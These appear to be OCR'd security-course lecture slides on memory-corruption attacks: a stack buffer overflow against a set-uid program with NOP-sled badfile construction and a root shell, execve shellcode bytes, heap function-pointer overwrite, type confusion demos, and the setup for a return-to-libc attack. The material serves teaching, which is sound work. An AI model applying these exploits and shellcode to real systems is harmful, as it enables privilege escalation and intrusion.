


Consequences of Buffer Overflow

Overwriting return address with some random address can point to :

- Invalid instruction
- Non-existing address
- Attacker's code ⟶ Malicious code to gain access

How to Run Malicious Code



Environment Setup

1. Turn off address randomization (countermeasure)

```
% sudo sysctl -w kernel.randomize_va_space=0
```


2. Compile set-uid root version of stack.c


```
% gcc -o stack -z execstack -fno-stack-protector stack.c
% sudo chown root stack
% sudo chmod 4755 stack
```

4755: -rwsr-xr-x

Creation of The Malicious Input (badfile)

Task A : Find the offset distance between the base of the buffer and return address.
Task B : Find the address to place the shellcode





Task A : Distance Between Buffer Base Address and Return Address

```
$ gcc -z execstack -fno-stack-protector -g -o stack_dbg stack.c
$ touch badfile
$ gdb stack_dbg
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
......
(gdb) b foo          ← Set a break point at function foo()
Breakpoint 1 at 0x804848a: file stack.c, line 14.
(gdb) run
......
Breakpoint 1, foo (str=0xbfffeb1c "...") at stack.c:10
10      strcpy(buffer, str);
```

```
(gdb) p $ebp
$1 = (void *) 0xbfffeaf8
(gdb) p &buffer
$2 = (char (*)[100]) 0xbfffea8c
(gdb) p/d 0xbfffeaf8 - 0xbfffea8c
$3 = 108
(gdb) quit
```

Therefore, the distance is 108 + 4 = **112**

Task B : Address of Malicious Code

- Investigation using gdb
- Malicious code is written in the badfile which is passed as an argument to the vulnerable function.
- Using gdb, we can find the address of the function argument.


```
#include <stdio.h>
void func(int* a1)
{
   printf(" :: a1's address is 0x%x \n", (unsigned int) &a1);
}

int main()
{
   int x = 3;
   func(&x);
   return 1;
}
```

```
$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
$ gcc prog.c -o prog
$ ./prog
 :: a1's address is 0xbffff370

$ ./prog
 :: a1's address is 0xbffff370
```


Task B : Address of Malicious Code

- To increase the chances of jumping to the correct address, of the malicious code, we can fill the badfile with NOP instructions and place the malicious code at the end of the buffer.

Note : NOP- Instruction that does nothing.



The Structure of badfile



Badfile Construction

```
# Fill the content with NOPs
content = bytearray(0x90 for i in range(300))                    ①

# Put the shellcode at the end
start = 300 - len(shellcode)
content[start:] = shellcode                                      ②

# Put the address at offset 112
ret = 0xbfffeaf8 + 120                                           ③
content[112:116]  = (ret).to_bytes(4,byteorder='little')         ④

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

Execution Results

- Compiling the vulnerable code with all the countermeasures disabled.

```
$ gcc -o stack -z execstack -fno-stack-protector stack.c
$ sudo chown root stack
$ sudo chmod 4755 stack
```

- Executing the exploit code and stack code.

```
$ chmod u+x exploit.py      ← make it executable
$ rm badfile
$ exploit.py
$ ./stack
# id       ← Got the root shell!
uid=1000(seed) gid=1000(seed) euid=0(root) groups=0(root), ...
```

Code injection on the heap

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

struct data {
  char buf[32];
  void (*fct)(int);
} *ptr;
int main(int argc, char* argv[]) {
  ptr = (struct data*)malloc(sizeof(struct data));
  ptr->fct = &exit;
  printf("Give me a cookie (at %p)\n", ptr);
  strcpy(ptr->buf, argv[1]);
  printf("Thanks for the %s\n", ptr->buf);
  ptr->fct(0);
  return 0;
}
```

Code injection on the heap

Similar to the stack example, data is copied into a bounded buffer. Next to the buffer is a code pointer. An attacker can overwrite this code pointer through the buffer overflow.

Exploit strategy: heap based

Inject new code on the heap, hijack control-flow to injected code.

- Environment checksec ./heap : No canary; NX disabled;
- We will place executable code on the heap
  - Option 1: in the buffer itself
  - Option 2: next to the data struct
  - The program leaks the information of the data struct
- Prepare exploit payload to open a shell (shellcode)


Exploit payload: shellcode

```
char shellcode[] =
  "\x48\x31\xd2"      // xor    %rdx, %rdx
  "\x52"              // push   %rdx
  "\x58"              // pop    %rax
  "\x48\xbb\x2f\x2f\x62\x69\x6e\x2f\x73\x68"
     // mov $0x68732f6e69622f2f, %rbx ("//bin/sh")
  "\x48\xc1\xeb\x08" // shr    $0x8, %rbx
  "\x53"              // push   %rbx
  "\x48\x89\xe7"      // mov    %rsp, %rdi
  "\x50"              // push   %rax
  "\x57"              // push   %rdi
  "\x48\x89\xe6"      // mov    %rsp, %rsi
  "\xb0\x3b"          // mov    $0x3b, %al
  "\x0f\x05";         // syscall
```

x3b = 59, sys_execve

Type confusion example

```
class P { int x; };
class C: P {
  int y;
  virtual void print();
};
P *Pptr = new P;
C *Cptr = static_cast<C*>Pptr; // Type Conf.
Cptr->y = 0x43; // Memory safety violation!
Cptr->print();  // Control-flow hijacking
```



Type confusion attacks

- Control two pointers of different types to single memory area
- Different interpretation of fields leads to “opportunities”

Reference

- P0 on Type Confusion
  https://googleprojectzero.blogspot.ch/2015/07/one-perfect-bug-exploiting-type_20.html
- Microsoft on Type Confusion
  https://blogs.technet.microsoft.com/mmpc/2015/06/17/understanding-type-confusion-vulnerabilities-cve-2015-0336/

Type confusion demo

```
class Base { ... };

class Exec: public Base {
  public:
    virtual void exec(const char *prg) {
      system(prg);
    }
};

class Greeter: public Base {
  public:
    virtual void sayHi(const char *str) {
      std::cout << str << std::endl;
    }
};
```


Type confusion demo

```
int main() {
  Base *b1 = new Greeter();
  Base *b2 = new Exec();
  Greeter *g;

  g = static_cast<Greeter*>(b1);
  // g[0][0](str);
  g->sayHi("Greeter says hi!");

  g = static_cast<Greeter*>(b2);
  // g[0][0](str);
  g->sayHi("/usr/bin/xcalc");

  delete b1;
  delete b2;
  return 0;
}
```

Non-executable Stack

Running shellcode in C program

```
/* shellcode.c */
#include <string.h>

const char code[] =
  "\x31\xc0\x50\x68//sh\x68/bin"
  "\x89\xe3\x50\x53\x89\xe1\x99"
  "\xb0\x0b\xcd\x80";

int main(int argc, char **argv)
{
   char buffer[sizeof(code)];
   strcpy(buffer, code);
   ((void(*)( ))buffer)( );
}
```



Calls shellcode

Non-executable Stack

- With executable stack

```
seed@ubuntu:$ gcc -z execstack shellcode.c
seed@ubuntu:$ a.out
$ ← Got a new shell!
```


- With non-executable stack

```
seed@ubuntu:$ gcc -z noexecstack shellcode.c
seed@ubuntu:$ a.out
Segmentation fault (core dumped)
```

How to Defeat This Countermeasure

Jump to existing code: e.g. **`libc`** library.

Function: `system(cmd)`: `cmd` argument is a command which gets executed.



Environment Setup

```
int vul_func(char *str)
{
    char buffer[50];

    strcpy(buffer, str);          ①

    return 1;
}

int main(int argc, char **argv)
{
    char str[240];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 200, badfile);
    vul_func(str);

    printf("Returned Properly\n");
    return 1;
}
```

Buffer overflow problem

This code has potential buffer overflow problem in `vul_func()`

Environment Setup

"Non executable stack" countermeasure is switched ***on***, StackGuard protection is switched ***off*** and address randomization is turned ***off***.

```
$ gcc -fno-stack-protector -z noexecstack -o stack stack.c
$ sudo sysctl -w kernel.randomize_va_space=0
```

```
$ sudo chown root stack
$ sudo chmod 4755 stack
```

Overview of the Attack

Task A : Find address of `system()`.

- *To overwrite return address with system()'s address.*

Task B : Find address of the "/bin/sh" string.

- *To run command "/bin/sh" from system()*

Task C : Construct arguments for `system()`


- *To find location in the stack to place "/bin/sh" address (argument for system())*

Task A : To Find system()'s Address.

- Debug the vulnerable program using `gdb`
- Using `p` (print) command, print address of `system()` and `exit()`

```
$ gdb stack
(gdb) run
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7e5f430 <system>
(gdb) p exit
$2 = {<text variable, no debug info>} 0xb7e52fb0 <exit>
(gdb) quit
```

Task B : To Find “/bin/sh” String Address



Task B : To Find “/bin/sh” String Address

```
#include <stdio.h>

int main()
{
   char *shell = (char *)getenv("MYSHELL");

   if(shell){
      printf("  Value:   %s\n",   shell);
      printf("  Address: %x\n", (unsigned int)shell);
   }

   return 1;
}
```

Code to display address of environment variable


```
$ gcc envaddr.c -o env55
$ export MYSHELL="/bin/sh"
$ ./env55
  Value:   /bin/sh
  Address: bffffe8c
```

Export “MYSHELL” environment variable and execute the code.

Task C : Argument for system()

- Arguments are accessed with respect to `ebp`.
- Argument for `system()`needs to be on the stack.

Need to know where exactly ebp is after we have "returned" to `system()`, so we can put the argument at `ebp + 8`.



